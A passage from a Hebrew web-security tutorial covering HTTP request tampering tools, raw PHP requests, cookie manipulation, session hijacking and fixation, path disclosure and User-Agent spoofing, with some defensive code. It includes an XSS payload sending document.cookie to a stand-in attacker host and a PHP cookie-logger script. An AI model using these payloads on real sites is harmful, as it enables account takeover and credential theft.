לפני כניסה לאתר, בחלון של Firefox נלך ללשונית "כלים" ושם נלחץ על "Live HTTP Headers". כעת, ניכנס לאתר בעזרת הדפדפן . כפי שבטח תוכלו לראות, החלון יתחיל להתמלא בבקשות ותגובות. ניתן לשנות כל בקשה ולשלוח אותה מחדש בעזרת לחיצה על הכפתור "Reply" שנמצא בתחתית החלון. לשמירת כל הבקשות והתגובות המופיעות בחלון הנוכחי יש ללחוץ על "Save All" שנמצא ליד הכפתור "Reply". לכלי הזה יש עוד מספר אפשרויות והוא פשוט מאוד לשימוש , אני בטוח שתסתדרו איתו ללא בעיות. ההתקנה פשוטה מאוד ומתבצעת בצורה אוטומטית על ידי הדפדפן.
ההורדה ניתנת בחינם באתר התוספות של מוזילה בקישור הבא:
https://addons.mozilla.org/he/firefox/addon/3829

### התוסף Tamper Data

למעשה, התוסף הזה מספק לנו אפשרות לשליטה מלאה על כל הבקשות שהדפדפן רוצה לשלוח. בנוסף, התוסף מאפשר פעולת ביטול (Abort) לכל בקשה שהדפדפן מנסה לשלוח לכל א תר. הוא מאפשר לנו לערוך את הבקשות שהדפדפן מנסה לשלוח עוד לפני שהן באמת נשלחות . הוא מקנה לנו עוצמה רבה . וכמובן - אפשר לראות את המידע שנשלח בצורה מסודרת. אני ממליץ מאוד גם על הכלי הזה. גם בו אני משתמש לא מעט כי הוא באמת עושה את העבודה שלו.

ההתחלה זהה - רק שהפעם נבחר ב- "Tamper Data" במקום ב-"Live HTTP Headers". לחצו על Start Tamper ובצעו פעולה שתגרום לשליחת בקשה . יקפוץ חלון שיאפשר לכם לערוך את הבקשה . בחלון הראשי של Tamper Data תוכלו לראות בצורה נוחה ומסודרת את הבקשות שנשלחו והתגובות שהתקבלו. גם פה מדובר בממשק נוח ומסודר, ואני בטוח שתוכלו להסתדר ללא בעיה עם בעת השימוש ב-Tamper Data. ההתקנה פשוטה מאוד ומתבצעת בצורה אוטומטית על ידי הדפדפן.

ניתן למצוא את ההורדה, מידע נוסף ותמונות בקישור הבא:
https://addons.mozilla.org/he/firefox/addon/966

### דוגמאות לבקשות ותגובות

### דוגמה ל-GET/HEAD

תזכורת: המתודה GET מאפשרת שליחת נתונים באמצעות שורת הכתובת וקבלת תגובה עם תוכן הדף.

המתודה HEAD שונה מ-GET בכך שאינה מלווה בתוכן הדף, אלא רק בכותרים (Headers).

לצורך הדוגמה נראה בקשה שהדפדפן שלי שולח לאתר http://php.net כשאני נכנס אליו:

```
GET / HTTP/1.1
Host: php.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.1.7) Gecko/20091221
Firefox/3.5.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

וכמובן הנה גם התגובה שהוא קיבל:

```
HTTP/1.x 200 OK
Date: Mon, 12 Oct 2009 17:27:41 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.9RC3-dev
X-Powered-By: PHP/5.2.9RC3-dev
```

```
Last-Modified: Mon, 12 Oct 2009 18:50:22 GMT
Content-Language: en
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=utf-8
```

פה יש את כל קודי צד הלקוח כמו...HTML, CSS, JS החלק הזה צונזר כי הוא ארוך ומיותר בשביל הדוגמה, את הקוד שהדפדפן מקבל מאתר אפשר לראות בעזרת "הצג מקור" כשלוחצים על הלחצן הימני בעכבר.

אני שוב מזכיר שהתגובה ל-HEAD לא מלווה ב-Content (שגם ככה לא הצגתי אותו פה כי הוא ארוך).

### דוגמה ל-POST

תזכורת: המתודה POST משמשת להעברת מידע באמצעות טפסים / Forms (ללא שימוש בשורת הכתובת) ולקבלת מידע.

להלן הבקשה שהדפדפן שלי שולח כשאני מחפש את הפונקציה echo באתר php.net:

```
POST /search.php HTTP/1.1
Host: www.php.net
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.1.7) Gecko/20091221
Firefox/3.5.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://php.net/
Cookie: COUNTRY=ISR%2Cצונזר; LAST_LANG=en
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

pattern=echo&show=quickref&x=0&y=0
```

והתגובה שהתקבלה:

```
HTTP/1.x 302 Found
Date: Mon, 12 Oct 2009 17:28:58 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.9RC3-dev
X-Powered-By: PHP/5.2.9RC3-dev
Content-Language: en
```

```
X-PHP-Load: 0.8916015625, 0.9599609375, 0.97265625
Location: http://il2.php.net/search.php?show=quickref&pattern=echo&
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

פה יש את כל קודי צד הלקוח כמו HTML, CSS, JS וכו', החלק הזה צונזר כי הוא ארוך ומיותר בשביל הדוגמה. את הקוד שהדפדפן מקבל מאתר אפשר לראות בעזרת "הצג מקור" כשלוחצים על הלחצן הימני בעכבר.

### דוגמה ל-OPTIONS

הנה דוגמה לבקשה המשתמשת בשיטה OPTIONS לשרת הביתי שלי:

```
OPTIONS /index.html HTTP/1.1
Host: 127.0.0.1
```

והנה התגובה שקיבלתי:

```
HTTP/1.1 200 OK
Date: Thu, 25 Mar 2010 13:43:04 GMT
Server: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l
mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4
Perl/v5.10.1
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 0
Content-Type: text/plain
```

הדגש הוא על השורה הבאה:

```
Allow: GET,HEAD,POST,OPTIONS,TRACE
```

השורה הזו מציגה בפנינו את השיטות לשליחת וקבלת נתונים הנתמכות בשרת

במידה וננסה להשתמש בשיטה שאינה נמצאת ברשימה, נקבל תגובה שממנה אפשר להבין ללא בעיה כי השרת אינו מאפשר להשתמש במתוד ה שבה ניסינו להשתמש (שימו לב ש המקרה תקף רק אם מדובר במתודה אמיתית שקיימת). במקרה והמתודה שננסה להשתמש בה לא תיהיה קיימת, נקבל שגיאה 501 Not Implemented.

בואו נראה דוגמה של תגובה שקיבלתי מהשרת הביתי שלי:

```
HTTP/1.1 405 Method Not Allowed
Date: Fri, 02 Apr 2010 11:42:20 GMT
Server: Apache/2.2.11 (Win32)
Allow: GET,HEAD,POST,OPTIONS,TRACE
```

```
Content-Length: 231
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method PUT is not allowed for the URL /index.html.</p>
</body></html>
```

במקרה הספציפי הזה, ניסיתי להשתמש במתודה PUT, וקיבלתי תגובה שמראה לי שהמתודה לא ניתנת לשימוש.

### דוגמה ל-TRACE

תזכורת: המתודה TRACE מחזירה בתוכן שלה את הבקשה שנשלחה ומיועדת לצורכי Debug בלבד!

ולהלן דוגמה של בקשת TRACE שאני שולח לשרת הביתי שלי:

```
TRACE /index.html HTTP/1.1
Host: 127.0.0.1
```

והתגובה שהתקבלה:

```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2010 11:41:20 GMT
Server: Apache/2.2.11 (Win32)
Transfer-Encoding: chunked
Content-Type: message/http

TRACE /index.html HTTP/1.1
Host: 127.0.0.1
```

כפי שניתן לראות בבירור, התגובה החזירה ב-Content שלה את הבקשה ששלחתי.

בואו נראה עוד דוגמה:

```
TRACE /index.html HTTP/1.1
Host: 127.0.0.1
User-Agent: User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; he; rv:1.9.2.2)
Gecko/
20100316 Firefox/3.6.2
Accept-Language: he,en-us;q=0.7,en;q=0.3
```

והתגובה:

```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2010 11:50:03 GMT
Server: Apache/2.2.11 (Win32)
Transfer-Encoding: chunked
Content-Type: message/http

TRACE /index.html HTTP/1.1
Host: 127.0.0.1
User-Agent: User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; he; rv:1.9.2.2) Gecko/
20100316 Firefox/3.6.2
Accept-Language: he,en-us;q=0.7,en;q=0.3
```

### מימוש ושימוש ב-PHP

עד עכשיו למדנו על הפרוטוקול מכל מיני כיוונים, כעת נלמד כיצד ליישם את מה שלמדנו עד כה. חשוב לי לציין שהפרק הזה לא נועד ללימוד PHP, אלא להדגמת שימושים אפשריים.

### שימוש בפונקציה file_get_contents

זו הדוגמה הראשונה והפשוטה ביותר שהייתי רוצה להציג בפניכם:

```
<?php
echo file_get_contents('http://www.google.co.il/search?q=Hyp3rInj3ct10n');
?>
```

הפונקציה למעשה שולחת בקשת GET לשרת, מנתחת את התגובה ומחזירה את תוכן הדף בלבד (ללא הכותרים).

ניתן גם להשתמש בפונקציה הזו בצורה מורכבת יותר ולהרכיב בקשה לבד.
להעמקה: http://il.php.net/file_get_contents
שימו לב שאנחנו לא נמצאים בדפדפן האינטרנט שלנו ולכן יש לציין כתובת מלאה, כולל הקידומת (http://:) של הפרוטוקול.

### שימוש ב-fsockopen וחבריו

השימוש ב-fsockopen הוא לדעתי הדרך הנוחה ביותר לשליחה וניהול בקשות עם PHP.
שליחת בקשה עם המתודה GET:

```
<?php
$socket = fsockopen('127.0.0.1',80);

if ( $socket )
{
   $data = "GET /index.php?page=news HTTP/1.1\r\n";
   $data .= "Host: 127.0.0.1\r\n\r\n";

   fwrite($socket,$data);

   while (!feof($socket))
      echo fgets($socket,128);

   fclose($socket);
}
?>
```

הערה חשובה: את מה שמוחזר תמיד עדיף לראות אחרי לחיצה על הצג מקור בדפדפן

שליחת בקשה עם המתודה HEAD: (זה עובד על אותו עיקרון של ה-GET. ההבדל הוא בפלט שיוחזר)

```
<?php
$socket = fsockopen('127.0.0.1',80);

if ( $socket ){
   $data = "HEAD /index.php?page=news HTTP/1.1\r\n";
   $data .= "Host: 127.0.0.1\r\n\r\n";

   fwrite($socket,$data);
   while (!feof($socket))
      echo fgets($socket,128);
   fclose($socket);
}
?>
```

שליחת בקשה עם המתודה POST: (עם הידרים שהדפדפן שלי שלח)

```
<?php
$socket = fsockopen('127.0.0.1',80);
```

```
if ( $socket ){
   $data = "POST /post.php HTTP/1.1\r\n";
   $data .= "Host: 127.0.0.1\r\n";
   $data .= "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; he; rv:1.9.2.2)
Gecko/20100316 Firefox/3.6.2\r\n";
   $data .= "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n";
   $data .= "Accept-Language: he,en-us;q=0.7,en;q=0.3\r\n";
   $data .= "Accept-Encoding: gzip,deflate\r\n";
   $data .= "Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7\r\n";
   $data .= "Keep-Alive: 115\r\n";
   $data .= "Connection: keep-alive\r\n";
   $data .= "Referer: http://localhost/post.php\r\n";
   $data .= "Content-Type: application/x-www-form-urlencoded\r\n";
   $data .= "Content-Length: 19\r\n\r\n";
   $data .= "nick=Hyp3rInj3cT10n";
   fwrite($socket,$data);
   while (!feof($socket))
      echo fgets($socket,128);
   fclose($socket);
}
?>
```

אם כבר הספקתם לשכוח, שלחתי בקשת TRACE ובקשת OPTIONS לשרת הביתי שלי.
ככה בדיוק עשיתי את זה:

שליחת בקשה עם המתודה TRACE:

```
<?php
$socket = fsockopen('127.0.0.1',80);

if ( $socket )
{
   $data = "TRACE /index.html HTTP/1.1\r\n";
   $data .= "Host: 127.0.0.1\r\n\r\n";

   fwrite($socket,$data);

   while (!feof($socket))
      echo fgets($socket,128);

   fclose($socket);
```

```
}
?>
```

שליחת בקשה עם המתודה OPTIONS:

```
<?php
$socket = fsockopen('127.0.0.1',80);

if ( $socket )
{
   $data = "OPTIONS /index.html HTTP/1.1\r\n";
   $data .= "Host: 127.0.0.1\r\n\r\n";

   fwrite($socket,$data);

   while (!feof($socket))
      echo fgets($socket,128);

   fclose($socket);
}
?>
```

### צפיה, עריכה ומחיקה של עוגיות

כפי שאני בטוח שכבר הבנתם , הבקשה שאנו שולחים היא משהו שאנחנו יכולים להרכיב ולשנות ו באופן ידני. היכולת לשליטה בבקשה הנשלחת לשרת יכולה לאפשר לנו לעשות הרבה מאוד.

עוגיה היא כלי שבו משתמשים אתרים לשמירת מידע מסויים הקשור לגולש . לדוגמה, לאחר התחברות, נשמרים בעוגיות פרטי המשתמש שלנו כדי לאפשר לאתר לזהות שאנחנו מחוברים

אז איך זה בעצם עובד? כבר נראה, אך לפני זה אני מזכיר לכם שהתגובה כבר לא צריכה להיות מוסתרת מאיתנו מאחר ואנו משתמשים באחד מהכלים אשר הצגתי מקודם. במילים אחרות, **יש לנו גישה לצפיה בעוגיות**.

הגולש שולח בקשה באמצעות השיטה POST (בדרך כלל) עם שם המשתמש והסיסמה שלו.

לדוגמה:

```
POST /login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; he; rv:1.9.2.2) Gecko/20100316
Firefox/3.6.2
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://localhost/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

username=Hyp3rInj3cT10n&password=45h6ff2&send=Login
```

והוא מקבל תגובה בערך כזאת:

```
HTTP/1.1 200 OK
Date: Fri, 26 Mar 2010 14:03:21 GMT
Server: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l
mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.1
Set-Cookie: id=1538; expires=Sat, 20-Apr-2013 12:13:12 GMT
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

כאשר כאן מגיע תוכן הדף שמראה לנו כי ההתחברות בוצעה בהצלחה
```

שימו לב לשורה המודגשת אשר מורה לדפדפן להוסיף עוגיה ששמה id וערכה 1538.

הדפדפן יודע שהעוגיה חשובה ולכן הוא מוסיף אותה לשאר הבקשות העתידיות שישלת

לדוגמה:

```
GET /index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; he; rv:1.9.2.2) Gecko/20100316
Firefox/3.6.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
```

```
Connection: keep-alive
Cookie: id=1538
```

שימו לב לשורה המודגשת בבקשה שהדפדפן שלח לשרת כשביקש להגיע לאינדקס האתר.

האתר יזהה אותי כמחובר בעזרת העוגיה שהדפדפן שלח אליו. אבל איך הוא יודע לקשר את שם החשבון אליי? התשובה פשוטה: לכל חשבון יש מספר סידורי. ה-id הוא מספר החשבון שלי: 1538.

רק רגע אחד, הסכמנו שאנחנו יכולים לשלוט בבקשה הנשלחת לשרת, לא? אז מה יקרה אם אשנה את הבקשה ל...

```
GET /index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; he; rv:1.9.2.2) Gecko/20100316
Firefox/3.6.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: id=1
```

ע"י זה, שיניתי את המספר ש הופיע לי בעוגיה מ-1538 ל-1, המייצג את המספר הסידורי של החשבון הראשון במערכת.

החשבון הראשון במערכת הוא של מנהל המערכת מן הסתם. כלומר, האתר מזהה שאני מחובר כמנהל המערכת! השיטה הזו נקראת **Cookie Modification** וגם **Cookie Manipulation**. בעברית זה הרבה יותר פשוט: **עריכת עוגיות**. כמובן ששיטה זו יכולה להיות בשימוש גם במקרים בהם היה נשמר שם המשתמש, אימייל של המשתמש או פריט מזהה אחר.

היכולת שלנו לערוך עוגיות מקנה לנו עוד אפשרויות שאולי הצלחתם לחשוב עליה לבד, לדוגמא: **מחיקת עוגיות**. לצערי הרב, גם למקרה הזה יש לי דוגמה טובה מאוד שמתבססת על מקרים שעדיין קיימים גם בימים אלו: הרבה אנשים שלא ממש מבינים, ומכנים את עצמם מאבטחים של אתרי אינטרנט מוצאים לנכון לחסום חלק מהגולשים בטענה שהם מנסים לפרוץ לאתר. עד כאן זה נשמע הגיוני ואין בעיות, אבל הם חוסמים את הגולשים בעזרת עוגיות. זו בעיה. בואו נראה דוגמה לתגובה שמתקבלת מהשרת ומציבה עוגיית חסימה: (כאשר אין תלות בערך העוגיה)

```
HTTP/1.1 200 OK
Date: Fri, 26 Mar 2010 14:24:56 GMT
Server: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l
mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4
Perl/v5.10.1
```

```
X-Powered-By: PHP/5.3.1
Set-Cookie: ban=1; expires=Sat, 20-Apr-2013 12:13:12 GMT
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
```

כאשר כאן מגיע תוכן הדף שלא ממש מעניין כרגע

במקרה הזה, נוכל למחוק את העוגיה ולגלוש בכיף...

### עריכת עוגיות על אמת

עד כה יכולנו לנחש (או לבדוק ולמצוא) את המספר הסידורי של המשתמש, את שם המשתמש ושאר הפרטים הגלויים. מטעמי אבטחה, השימוש בעוגיות הפך להיות מורכב יותר, וכיום יש 2 דרכים בטוחות יותר לזיהוי משתמשים מחוברים.

### כשהעוגיה מורכבת ומוצפנת

במקרים בהם יש יותר מעוגיה אחת, שתיהן דרושות ולפחות אחת מהן מוצפנת אז אי אפשר להשתמש באותו טריק. במקרים כאלה ישנו הצורך להשתמש בשיטות שונות. אציג לכם את העיקריות שביניהן.

### שימוש בכוח גס

כוח גס (Brute Force) - מעבר על כל הסיסמאות האפשריות. שיטה שלא תמיד אפשרית לביצוע, לוקחת הרבה מאוד זמן וגם לא תמיד מצליחה. בקיצור: בדרך כלל לא נצליח להשיג הרבה מלבד ביזבוז גדול של זמן ומשאבים.

במידה ולא ניתן לבצע שימוש ב-Brute Force בגלל קוד אבטחה, ניתן לבדוק אם העוגיה מכילה הצפנה שאינה תלוייה באחד מפרטי הגולש (IP, User-Agent...). במידה והיא אינה תלויה בו, ומדובר באחת ההצפנות השכיחות (MD5, SHA1...) נוכל לנסות לבצע Brute-Force דרך העוגיות עצמן, ללא עמוד ההתחברות, על ידי הצפנה מחדש של כל סיסמה שנרצה לבדוק והצבתה בעוגיה המתאימה. חשוב לציין שאמנם זו שיטה מהירה יותר כי אין שליחת טפסים (POST), אך עדיין מדובר בשיטה שלוקחת הרבה זמן וגם לא תמיד מצליחה בסופו של דבר.

### גניבת עוגיות

גניבת עוגיות (Cookies Stealing או Cookies Grabbing) יכולה להתבצע במספר שיטות שונות. בין השיטות לגניבת עוגיות תוכלו למצוא שיטות כגון: Cross Site Scripting, Cross Site Tracing ועוד... לא ארחיב כרגע. במידה והצלחנו לגנוב את העוגיה ניתן לערוך את העוגיות שלנו ולהחליף אותן בעוגיות שגנבנו. אם זה לא מצליח, כנראה שיש סוג של הגנה חכמה בהצפנה, ולכן נצטרך להבין איך ההצפנה עובדת.

### אז איך גונבים עוגיה?

אמנם הנושא חפור כמעט מכל הכיוונים, במיוחד בקהילות פנה בארץ, אבל אי אפשר שלא להתייחס אליו במאמר זה. בכל זאת, אני מדבר פה על הנושא, ואם לא אתייחס אליו יהיה הרגשה שמשהו חסר.

אראה לכם דוגמה לגניבת עוגי ות באמצעות ניצול מוצלח של מתקפת Cross Site Scripting על דומיין מסויים, דמיינו לעצמכם סיטואציה שבה הצלחנו להחדיר קוד ב- Javascript לאזור מסויים באתר. הקוד הוא בערך כזה:

```
<script>location.replace("http://muhaha.com/save.php?c="+document.cookie);</script>
```

הדוגמה הפשוטה הזו היא למעשה פעולת הפנייה (Redirection) של הגולש (הקורבן שלנו) לעמוד אחר. אנחנו מפנים את הגולש לכתובת אחרת ולקובץ אחר. כלומר הגולש יופנה אל הכתובת הבאה:

```
http://muhaha.com/save.php?c=Cookies
```

כאשר היכן שרשום Cookies, יופיע התוכן של העוגיות של הגולש. נבצע שמירה של העוגיות שמועברות באמצעות שורת הכתובת לקובץ שלנו (save.php).הקובץ save.php שלנו אמור להיראות בערך ככה:

```
<?php
if ( isset($_GET['c']) && is_string($_GET['c']) && !empty($_GET['c']) )
{
    $handle = @fopen('list.txt','a');

    if ( $handle )
    {
       @fwrite($handle,"\r\n\r\n".$_GET['c']); // \r\n = ירידת שורה
       @fclose($handle);
    }

     header("Location: http://the-site-the-surfer-came-from.com/index-file.html");
}
?>
```

נקודות חשובות:

- ביצעתי בדיקה שאכן קיים המשתנה, הוא מחרוזת והוא אינו ריק.
- יצרתי הפרדה בין המידע שיוכנס בעזרת שתי ירידות שורה.
- הפנתי את הגולש בחזרה לאינדקס של האתר שממנו בא, כדי שלא יבחין בכתובת שלנו ויחשוב שמדובר בבעיה באתר.

אני בטוח שלא הייתם רוצים שאנשים שלא אמורים לקבל גישה לקובץ list.txt יגיעו אליו, ולכן אני מציין שחשוב מאוד למנוע כניסה אל הקובץ הזה , לדוגמא באמצעות הגנה ב-htaccess או באמצעות דרכים אחרות (כמו הצבת הקובץ מחוץ ל-wwwroot / public_html).

### כשיש שימוש ב-Sessions

עוגיות נשמרות אצל הגולש במחשב, מה שמאפשר לו לערוך אותן. מה לגבי עוגיות שנשמרות בשרת?
Session: עוגיה שנשמרת בשרת. לכל Session יש מספר סידורי שרק הוא נשלח לגולש.
המספר הסידורי נקרא Session Identifier וערכו הצפנה מסויימת והוא נשמר בעוגיה ששמה קבוע מראש. ב-PHP, שם ברירת המחדל של העוגיה הוא PHPSESSID. חשוב לציין שזו עוגיה כמו כל העוגיות. במקרה ויש שימוש ב-Sessions, האפשרויות העומדות בפנינו הן:

### Session Hijacking (גניבת ה-Session)

PHPSESSID (או איך שהעוגיה נקראת) היא בכל זאת עוגיה , וגם היא יכולה להיגנב . במידה והצלחנו לגנוב את העוגיה, נוכל להציב אותה ולקבל את כל המידע השמור לאותו Session.

שיטה זו נקראת **Session Hijacking** והיא ניתנת למניעה בצורה פשוטה מאוד: נוסיף Session שיכיל את כתובת ה-IP של הגולש ועוד Session לשמירת הכותר User-Agent שלו. נבצע תמיד השוואה בין הפרטים השמורים ב-Session לפרטים האמיתיים, וכך נמנע את השיטה ברוב המקרים.
הנה קוד לדוגמה שהכנתי המונע את השימוש בשיטה:

```
<?php
session_start();

if ( count($_SESSION) )
{
   $valid = md5($_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);

   if ( isset($_SESSION['valid']) )
   {
      if ( $_SESSION['valid'] != $valid )
      {
            session_unset();
            session_destroy();
            session_regenerate_id();
      }
   }
   else
   {
      $_SESSION['valid'] = $valid;
   }
}
```

//ופה מגיע המשך הקוד של הדף שלנו

### גישה לקריאת מידע ה-Sessions בשרת

במידה ויש לנו גישה לקריאת המידע הנמצא ב- Sessions בשרת, סביר להניח שנוכל להתקדם , תלוי בפרטים. חשוב לציין שזה לא תמיד אפשרי כי קריאת מידע ה-Sessions בשרת דורש גישה לשרת (כמו חשבון בשרת).

### Session Fixation (קיבוע ה-Session)

PHPSESSID הוא למעשה משתנה שבדרך כלל מופיע בעוגיה, אבל לא תמיד.
הגדרה לא נכונה בשרת יכולה להגרום לו להופיע בטפסים (POST) ובשורת הכתובת (GET).

לדוגמה:

```
http://www.site.com/index.php?page=login&PHPSESSID=h2dsamokpimsfp11v2nh9e6mc7
```

אז איך זה עוזר לנו? בואו נראה:

התוקף נכנס לכתובת הבאה:

```
http://www.site.com/index.php?page=index&PHPSESSID=h2dsamokpimsfp11v2nh9e6mc7
```

מאחר ולא היה לו Session מסויים, הוא מקבל את ה-Session שמספרו הסידורי הוא:
h2dsamokpimsfp11v2nh9e6mc7

התוקף משוחח עם הקורבן על משהו (נגיד הודעה חדשה בפורום) ושולח לו קישור להתחבר לאתר כדי שיוכל לגלוש בו:

```
http://www.site.com/index.php?page=login&PHPSESSID=h2dsamokpimsfp11v2nh9e6mc7
```

שימו לב שמדובר באותו מספר סידורי של ה-Session. אחרי שהקורבן מתחבר, החיבור נשמר באמצעות ה-Session.

מספרו הסידורי של ה- Session הוא: h2dsamokpimsfp11v2nh9e6mc7. מאחר וזה גם המספר הסידורי של ה- Session של המתקיף , כל שעליו לעשות בכדי לקבל את המידע החדש שנמצא ב-Session הוא לרענן את הדף.
**התוצאה: המתקיף מחובר לחשבונו של הקורבן.**

המניעה של השיטה אפשרית בעזרת הקוד שהצגתי למניעת Session Hijacking, אך גם אפשרית מצד השרת. ב-php.ini, קובץ ההגדרות הראשי של ה-PHP, הגדירו בדיוק כך:

```
session.use_cookies = 1
session.use_only_cookies = 1
```

אז מה עשינו פה?
בעזרת השורה הראשונה קבענו שניתן יהיה להעביר Sessions בעזרת עוגיות. בעזרת השורה השניה קבענו שההעברה תתאפשר רק באמצעות שימוש בעוגיות. במילים אחרות, מנענו את השיטה בעזרת ביטול המרכיב הבסיסי שעליו היא עובדת.

### גילוי מיקום הקבצים בעזרת תווים לא חוקיים ב-Session

עוד טריק שחשוב שתכירו: אפשר לגרום לשגיאה ב-PHP שתחזיר בהרבה המקרים את מיקום הקבצים (Full Path Disclosure) ע"י שימוש בתווים לא חוקיים ב-PHPSESSID, העוגיה שבה נשמר המספר הסידורי של ה-Session שלנו.

לדוגמה: (בקשה שנשלחת לשרת)

```
GET /index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; he; rv:1.9.2.2) Gecko/20100316
Firefox/3.6.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: he,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1255,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: PHPSESSID=.
```

כאשר הדגש הוא על השורה האחרונה:

```
Cookie: PHPSESSID=.
```

שימו לב שהגדרתי את המספר הסידורי של ה-Session שלי כנקודה אחת בלבד, תו שאינו נחשב לחוקי.

ובתגובה ה-PHP יצטרך להחזיר לנו שגיאה בסגנון הבא:

```
Warning: session_start() [function.session-start]: The session id contains illegal
characters, valid characters are a-z, A-Z, 0-9 and '-,'
in/home/roy/domains/roydomain.com/public_html/folder/file.php on line 2
```

אתם רואים את המיקום המודגש? זהו הקובץ בו חלה השגיאה, בצירוף המיקום המלא שלו!

אז איזה מידע אנחנו מסיקים מכאן?

שם החשבון בשרת:

```
roy
```

אחד הקבצים הקיימים והתיקיה בה הוא נמצא:

```
folder/file.php
```

מיקום הקבצים:

```
/home/roy/domains/roydomain.com/public_html/
```

זה מידע חיוני ושימושי שבדרך כלל יעזור לנו בהמשך, ולא כדאי לאבד אותו.

## שינוי וזיוף מידע מצד הגולש

### ניתוח הכותר User-Agent

זוכרים את הכותר User-Agent? בואו נסתכל על הכותר User-Agent הנוכחי שלי:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT
5.1; he; rv:1.9.2.2) Gecko/20100316 Firefox/3.6.2
```

כפי שניתן לראות, הכותר הזה מספק לשרת הרבה מידע על הסביבה שממנה אני גולש. לדוגמה:

- מדובר בדפדפן אינטרנט מבית מוזילה (גירסה 5.0)
- רמת אבטחה חזקה (N=אין אבטחה, U=אבטחה חזקה, I=אבטחה חלשה)
- מערכת ההפעלה היא Windows XP
- השפה שבה אני משתמש היא עברית (**he**brew)
- מנוע הפיענוח הוא Gecko גירסה 1.9.2.2 שנבנה ב16.03.2010
- **הדפדפן הוא Firefox גירסה 3.6.2**

תצמידו לזה את כתובת ה-IP (האומר את הספקית שלכם והמדינה ממנה באתם) וה-Referer (הדף ממנו הופנתם) שלכם. מדובר בלא מעט פרטים, אתם לא חושבים? אז כן, אנחנו יכולים לזייף פרטים אודותיינו, אבל איך זה יכול לעזור לנו?

### עקיפת "אורח יקר, אנא הירשם..."

מכירים את זה שאתם מחפשים משהו בגוגל, מוצאים אותו וכשאתם נכנסים: "אורח יקר, אנא הירשם...". מבאס, אה? הרי גוגל כן הצליח לקרוא את מה שכתוב, כלומר לגוגל יש גישות שלאורח אין (במקרה הזה: קריאה). אבל איך האתר מזהה את גוגל? לגוגל יש יותר מ-IP אחד, אז זה חייב להיות לפי משהו שהוא שולח. במקרה הזה, הזיהוי של גוגל מתבצע בעזרת הכותר User-Agent שהוא שולח:

```
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http//www.google.com/bot.html)
```

נשתמש בזה ו .. קיבלנו גישה לצפיה במה שכתוב מבלי להירשם ! השיטה הזו נקראת **Faking**, אהבתם?

### עקיפת הגנת הפניה לתמונה

